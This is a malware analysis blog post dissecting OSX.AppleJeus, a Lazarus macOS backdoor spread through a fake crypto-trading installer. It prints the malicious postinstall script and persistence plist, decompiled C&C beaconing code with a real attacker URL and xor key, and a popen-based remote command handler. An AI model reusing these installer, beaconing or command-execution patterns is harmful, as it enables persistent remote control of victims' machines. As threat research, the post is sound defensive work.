Objective-See's Blog

objective-see.com/blog/blog_0x49.html

Pass the AppleJeus

a mac backdoor written by the infamous lazarus apt group

by: Patrick Wardle / October 12, 2019

Our research, tools, and writing, are supported by "Friends of Objective-See"
Today’s blog post is brought to you by:
CleanMyMac X CleanMy Mac X

Malwarebytes Airo AV

Become a Friend!
\ \
📝 👾 Want to play along?
I’ve shared the OSX.AppleJeus sample (password: infect3d)


…please don’t infect yourself!

Background

On Friday @malwrhunterteam tweeted about some interesting malware:

> So, in short: anyone installed this "JMT Trader" recently (or anytime? - others will probably have the time to dig and find out...), got some APT's malware with it too... pic.twitter.com/tEYJZEYxAq
>
> — MalwareHunterTeam (@malwrhunterteam) October 11, 2019

At the time of said tweet, the sample was undetected by 0 engines on VirusTotal:



In the same twitter thread, @malwrhunterteam also noted this malware may have been seen before (or at least was closely related to previous specimen analyzed by Kaspersky (as `OSX.AppleJeus`)):

> If that highlighted not says anything to you... then look here in what malware it was seen before: https://t.co/xSfDulILh0
> cc @craiu pic.twitter.com/g2CyU87aLr
>
> — MalwareHunterTeam (@malwrhunterteam) October 11, 2019

Read Kaspersky's excellent write up on a previous (albeit closely related) malware specimen: "Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware"


As we'll see, though related to the previously analyzed specimen, the sample we're looking at today, is also rather unique!

More AppleJeus


In Kaspersky's original writeup, they detailed an interesting attack whereas the Lazarus APT group targeted various cryptocurrency exchanges "with a fake installer and macOS malware". One of the more interesting aspects of this operation, is that the APT group actually fabricated an entire fake company ("Celas Trade Pro") and website in order to increase the realism of the attack.

> "The victim had been infected with the help of a trojanized cryptocurrency trading application, which had been recommended to the company over email. It turned out that an unsuspecting employee of the company had willingly downloaded a third-party application from a legitimate looking website"

As part of my recent RSA presentation I highlighted this attack as well:



The sample we're looking at today, appears to follow an identical approach to infect macOS targets. First, a "new" company was created: "JMT Trading" (hosted at: https://www.jmttrading.org/):



Looks reasonably legitimate, ya? Following the "Download from Github" link, takes us to: https://github.com/jmttrading/JMTTrader/releases, which contains various files for download. Files that contain malware! 👾

As noted in another recent [tweet] (https://twitter.com/malwrhunterteam/status/1182740228550942721), the attackers appeared to have already updated the hosted files, replacing the malicious ones with pristine versions.


I've shared the infected macOS disk image containing the AppleJeus malware (password: infect3d).

Here we'll comprehensively examine the `JMTTrader_Mac.dmg` disk image (sha1: `74390fba9445188f2489959cb289e73c6fbe58e4`):

```
$ shasum -a 1 ~/Downloads/JMTTrader_Mac.dmg
74390fba9445188f2489959cb289e73c6fbe58e4  ~/Downloads/JMTTrader_Mac.dmg
```


Mounting the disk image reveals a single file: `JMTTrader.pkg`

```
$ hdiutil attach JMTTrader_Mac.dmg
expected   CRC32 $500E981E
...
/dev/disk3s1  41504653-0000-11AA-AA11-0030654 /Volumes/JMTTrader

$ ls /Volumes/JMTTrader/
JMTTrader.pkg
```



My favorite tools for statically analyzing `.pkg` files is an application, aptly named, `Suspicious Package` (available for download here).

Via this app, let’s take a peek at the `JMTTrader.pkg`:




As can be seen, the package is not signed and contains a `postinstall` script (which contains the actual installation instructions). Using the `Suspicious Package` app, we can view the contents of this install file:

```
#!/bin/sh
mv /Applications/JMTTrader.app/Contents/Resources/.org.jmttrading.plist
   /Library/LaunchDaemons/org.jmttrading.plist

chmod 644 /Library/LaunchDaemons/org.jmttrading.plist

mkdir /Library/JMTTrader

mv /Applications/JMTTrader.app/Contents/Resources/.CrashReporter
   /Library/JMTTrader/CrashReporter

chmod +x /Library/JMTTrader/CrashReporter

/Library/JMTTrader/CrashReporter Maintain &
```


In short, this install script:

1. Installs a launch daemon plist (`org.jmttrading.plist`)
2. Installs a daemon (`CrashReporter`)
3. Executes said daemon with the `Maintain` command line parameter.

Note that this requires administrative privileges, but the malware will kindly ask for such privileges during installation:



Both the daemon's plist and binary are (originally) embedded into an application, `JMTTrader.app` found within the `.pkg`. Specifically they're hidden files found in the `/Resources` directory; `Resources/.org.jmttrading.plist` and `Resources/.CrashReporter`:



Using the "Suspicious Package" app we can extract both these file for analysis.

First, let's look at the launch daemon plist (`org.jmttrading.plist`):

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
        <key>Label</key>
        <string>org.jmttrading.jmttrader</string>
        <key>ProgramArguments</key>
        <array>
                <string>/Library/JMTTrader/CrashReporter</string>
                <string>Maintain</string>
        </array>
        <key>RunAtLoad</key>
        <true/>
</dict>
</plist>
```

As expected, it references the daemon `/Library/JMTTrader/CrashReporter` (in the `ProgramArguments` array). As the `RunAtLoad` is set to `true` macOS will automatically (re)start the daemon every time the system is rebooted.

Now on to the `CrashReporter` binary.

Via the `file` command, we can determine its file type (Mach-O 64-bit):

```
$ file ~/Downloads/.CrashReporter
~/Downloads/.CrashReporter: Mach-O 64-bit executable x86_64
```

Using my WhatsYourSign utility, we can easily ascertain it's code-signing status. Though signed, it's signed ad-hoc:

Running the `strings` command, affords us valuable insight into the (likely) functionality of the binary.

```
$ strings -a ~/Downloads/.CrashReporter

Content-Disposition: form-data; name="%s";
jGzAcN6k4VsTRn9
...
mont.jpg
...
beastgoc.com
https://%s/grepmonux.php
POST
...
Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/72.0.3626.121 Safari/537.36

X,%`PMk--Jj8s+6=
```

\
Always run the `strings` command with the `-a` flag to instruct it to scan the entire file for printable strings!

From the output of the strings command, we can see some interesting, well, strings!

- `beastgoc.com` , `https://%s/grepmonux.php`
  likely a download or C&C server?

- `Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 ...`
  the binary's user-agent (perhaps useful as an IOC)?

- `X,%\`PMk--Jj8s+6=`
  perhaps an encryption or decryption key?

Detailed Analysis

Now, it's time to dive in and tear apart the `CrashReporter` binary! Let's pop over to a virtual machine and start a detailed analysis.

The binary's `main` function is actual rather simple, and due to named functions, rather informative:

```
int _main(int arg0, int arg1, int arg2, int arg3) {

    if ((arg0 != 0x2) || (strcmp(arg1, "Maintain") != 0x0)) goto exit;

    make_token();
    chdir("/");

    loop:
        rcx = 0x0;
        do {
                do {
                        rbx = rcx;
                        while (conn_to_base() != 0x0) {
                                sleep(0x5);
                        }
                        usleep(0x186a0);
                        rax = listen_message();
                        rcx = 0x0;
                } while (rax == 0x0);
                rcx = rbx + 0x1;
        } while (rbx < 0x3);
        sleep(0x384);
        goto loop;

    exit:
        return 0x0;
}
```

From the above decompilation, we can ascertain the following:

1. The malware expects to be executed with a single commandline argument: `Maintain` (Recall that when the malware was persisted, this argument is passed in via the launch daemon plist).

2. After generating a (random) token, the malware enters a loop.

3. The loop invokes a function named `conn_to_base`.

4. If the `conn_to_base` function succeeds, it invokes a function named `listen_message`.

We can start the malware in a debugger (`lldb`), making sure to set the required argument:

```
$ lldb ./CrashReporter
(lldb) target create "./CrashReporter"
Current executable set to './CrashReporter' (x86_64).

(lldb) settings set target.run-args Maintain
```

First, we'll set a breakpoint on the `conn_to_base` function (address: `0x0000000100001fd7`).

```
int conn_to_base() {

    r15 = malloc(0x30000);
    r14 = malloc(0x30000);
    __bzero(r15, 0x30000);
    __bzero(r14, 0x30000);

    r15 = g_token;
    (r15 + 0x4) = _g_version;
    (r15 + 0x8) = getpid();

    var_1C = 0x0;
    rax = send_to_base(rdi, r15, 0xc, r14, &var_1C, 0x0);
    rbx = rax;
    if (rax == 0x0) {
            if ((var_1C == 0x3) && (strcmp(r14, "200") == 0x0)) {
                    rbx = 0x0;
            }
            else {
                    rbx = 0x2;
            }
    }
    ...

    rax = rbx;
    return rax;
}
```

After allocating two buffers, the `conn_to_base` function initializes one of the buffers with the (randomly) generated token, the binary's version (`_g_version`), and the process's pid.

The version, is found at `0x0000000100003414` , and is set to `0x1` (likely indicating this is version 1.0 of the binary).

```
_g_version:
0x0000000100003414  dd  0x00000001
```

The `conn_to_base` function then invokes a function named `send_to_base` (we'll get to this shortly). If that function returns exactly three bytes, set to the string `200` the `conn_to_base` will return a 0, indicating success. (Recall the `main` function is sitting in a loop, wait for upon this success will invoke the `listen_message()` function).

What does the `send_to_base` function do? If you guessed "connect to a C&C server" you're correct!

Though the function is rather long, it's logic can be summarized as follows:

- Construct the URL of the C&C server: `https://beastgoc.com/grepmonux.php`

```
CrashReporter`send_to_base:
->  0x100001895 : callq  sprintf

Target 0: (CrashReporter) stopped.
(lldb) x/s $rsi
0x100002c0d: "https://%s/grepmonux.php"
(lldb) x/s $rdx
0x100002c00: "beastgoc.com"
```

  Note this URL resolved to `185.228.83.32` and at the time of analysis was still up and responsive.

- Encrypt any passed in data (such as the generated token, the binary's version (`_g_version`), and the process id).

```
0x000000010000170e 488D0DEB1C0000         lea        rcx, qword [_cbc_iv]

;xor loop
0x0000000100001715 89C2                   mov        edx, eax
0x0000000100001717 83E20F                 and        edx, 0xf
0x000000010000171a 8A140A                 mov        dl, byte [rdx+rcx]
0x000000010000171d 41301404               xor        byte [r12+rax], dl
0x0000000100001721 48FFC0                 inc        rax
0x0000000100001724 4839C3                 cmp        rbx, rax
0x0000000100001727 75EC                   jne        loc_100001715
```

  Note the xor "encryption" key is stored at `0x0000000100003400` in variable named: `_cbc_iv`:

```
(lldb) x/s 0x0000000100003400
0x100003400: "X,%`PMk--Jj8s+6=\x02"
```

- Send an HTTP `POST` request to `https://beastgoc.com/grepmonux.php` containing the following data:

```
(lldb)x/s 0x100260000
0x100260000: "--jGzAcN6k4VsTRn9\r\nContent-Disposition: form-data; name="token";
\r\n\r\n756222899\r\n--jGzAcN6k4VsTRn9\r\nContent-Disposition: form-data;
name="query"; \r\n\r\nconn\r\n--jGzAcN6k4VsTRn9\r\nContent-Disposition: form-
data; name="content"; filename="mont.jpg"\r\nContent-Type: application/octet-
stream\r\n\r\n\xffffffeb'6MQMk-|Oj8\r\n--jGzAcN6k4VsTRn9--\r\n"
```

  Values such as `token`, `query`, `content` and `mont.jpg` are hardcoded in the binary:

```
0x00000001000016cc 48B8636F6E74656E7400   movabs     rax, 'content'
...
0x00000001000016f4 48B96D6F6E742E6A7067   movabs     rcx, 'mont.jpg'
```

  And what about the `\xffffffeb'6MQMk-|Oj8`? That's the data (token, version, pid), that was xor encrypted!
- In a callback block (set via: `[r12 dataTaskWithRequest:r13 completionHandler:&callback]`), parse the response from the C&ampC; server. Specifically the length of the response is checked, and if it's non-zero, the bytes of the response are extracted:

```
if ([r14 length] != 0x0) {
    rax = [r14 length];
    *(int32_t *)*(r12 + 0x30) = rax;

    [r14 getBytes:*(r12 + 0x38) length:rax];
}
```

The first time the `send_to_base` function is invoked (via the `conn_to_base` function), it succeeds: the C&C server returns three bytes containing the string `200`:

```
(lldb) Target 0: (CrashReporter) stopped.
(lldb) x/s 0x100230000
0x100230000: "200"
```

Recall that when the code returns back up into the `main` function, the `listen_message` function will now be executed:

```
while (conn_to_base() != 0x0) {
    sleep(0x5);
}
usleep(0x186a0);
rax = listen_message();
```

The `listen_message` function (re)invokes the `send_to_base` function and parses an encrypted response from the C&C server. Depending on the response, it performs various actions. In other words, it’s expecting tasking from the remote server!

```
int listen_message() {
...
send_to_base(_g_token, 0x0, 0x0, r12, r13, 0x1);
//decrypt
do {
    (r12 + rax) = *(int8_t *)(r12 + rax) ^ *(int8_t *)((rax & 0xf) + _cbc_iv);
    rax = rax + 0x1;
} while (rbx != rax);
//handle tasking (commands)
if (strcmp(r12, "exit") == 0x0) goto exit;
if (strcmp(r12, "kcon") == 0x0) goto kcon;
if (is_str_start_with(r12, "up ") == 0x0) goto up;
...
```

Unfortunately during analysis, the C&C server did not return any tasking. However, via static analysis, we can fairly easily ascertain the malware’s capabilities.

For example, the malware supports an “exit” command, which will (unsurprisingly) causes the malware to exit:

```
if (strcmp(r12, "exit") == 0x0) goto exit;
...
exit:
    r14 = 0x250;
    var_434 = 0x0;
    __bzero(r12, 0x30000);
    send_to_base(*(int32_t *)_g_token, r14, 0x2, r12, &var_434, 0x2);
    free(r12);
    free(r14);
    exit(0x0);
```

If the malware receives the `up` command, it appears to contain logic to open then write to a a file (i.e. upload a file from the C&C server to an infected host):

```
if (is_str_start_with(r12, "up ") != 0x0)
{
    //open file
    rax = fopen(&var_430, "wb");

    //(perhaps) get file contents from C&C server?
    send_to_base(*(int32_t *)_g_token, r14, 0x2, r12, r13, 0x2)
    ...

    //decrypt
    do {
          (r12 + rax) = (r12 + rax) ^ (rax & 0xf) + _cbc_iv);
           rax = rax + 0x1;
    } while (rbx != rax);

    //write out to disk
    fwrite(r12, rbx, 0x1, var_440);

    //close
    fclose(var_440);

}
```

Other commands, will cause the malware to invoke a function named: `proc_cmd`:

```
if ((rbx < 0x7) || (is_str_start_with(r12, "stand ") == 0x0))
  goto loc_10000241c;

loc_10000241c:
   rax = proc_cmd(r12, r14, &var_438);
```

The `proc_cmd` function appears to execute a command via the shell (specifically via the `popen` API):

```
int proc_cmd(int * arg0, int * arg1, unsigned int * arg2) {
   r13 = arg2;
   r14 = arg1;

   __bzero(&var_430, 0x400);
   sprintf(&var_430, "%s 2>&1 &", arg0);
   rax = popen(&var_430, "r");
```

```
$ man popen

FILE * popen(const char *command, const char *mode);

The popen() function ``opens'' a process by creating a bidirectional pipe, forking,
and invoking the shell.

The command argument is a pointer to a null-terminated string containing a shell
command line.  This command is passed to /bin/sh, using the -c flag; interpretation,
if any, is performed by the shell.
```

The ability to remotely execute commands, clearly gives a remote attacker full and extensible control over the infected macOS system!

Connection to Lazarus APT Group?

As noted, a closely-related sample was previously analyzed by Kaspersky in their writeup titled: "Operation AppleJeus: Lazarus hits cryptocurrency exchange with fake installer and macOS malware"

The question arises, is this sample related and how? This is actually a fairly easy question to conclusively: "yes". Here we highlight several undeniable similarities and identicalities:

- The infection mechanism is essentially identical
  In both attacks, the APT group created a legitimately looking cryptocurrency company that hosted the malware.

- The `.pkg`s from both attacks share a similar layout. Specifically an `postinstall` script will persistently install the malware as a launch daemon, extracting a hidden plist from the applications' `/Resources` directory.\

- Though both samples are signed, neither are signed with a Apple developer ID. This is rather unusual.

- Both malware samples are persisted as launch daemons that require a single commandline argument in order to execute. Comparing the two samples, though the logic is inverted (likely due to compiler differences), the following code snippets illustrate this similarity:

```
//sample 1
int main()
{
    //check arg 1
    if ((arg0 == 0x2) && (strcmp(arg1, "CheckUpdate") == 0x0)) //go
}
```

\

```
//sample 2
int main()
{
    //check arg 1
    if ((arg0 != 0x2) || (strcmp(arg1, "Maintain") != 0x0)) //exit
}
```

\
Kaspersky (in their original analysis) of another Lazarus backdoor stated:

> "Apparently the command-line argument is the way to prevent the detection of its malicious functionality via sandboxes or even reverse engineering. We have previously seen this technique adopted by Lazarus group in 2016 in attacks against banks. As of 2018, it is still using this in almost every attack we investigated."

There are many other similarities both samples (e.g. constants, etc) that again highlight a strong relationship between the two attacks. For example both samples look for the C&C server to return the same three bytes, "200":

```
//previous sample
var_70 = QString::fromAscii_helper("200", 0x3);
rax = QString::compare(&var_40, &var_70, 0x1);
if (rax != 0xffffffff) {
  ...
}
```

```
//current sample
if ((var_1C == 0x3) && (strcmp(r14, "200") == 0x0)) {
   ...
}
```

IMHO, without a doubt, both malware specimen's where written by the APT group: Lazarus.

However, though both malware samples are written by the same APT group, the samples are not the same.

First, as noted by Kaspersky in their writeup on the previous Lazarus backdoor, that backdoor was "implemented using a cross-platform QT framework." The sample we looked at today, is solely created for macOS (there is no cross-platform code).

The previous backdoor also "collects basic system information … such as host name, OS type and version, System architecture, OS kernel type and version" Today's specimen does not appear to contain this functionality.

Finally the commands supported by today's sample, appear to be be unique to this sample. That is to say, the command strings ("exit", "up", "kcon") do not appear in the specimen previously analyzed by Kaspersky.

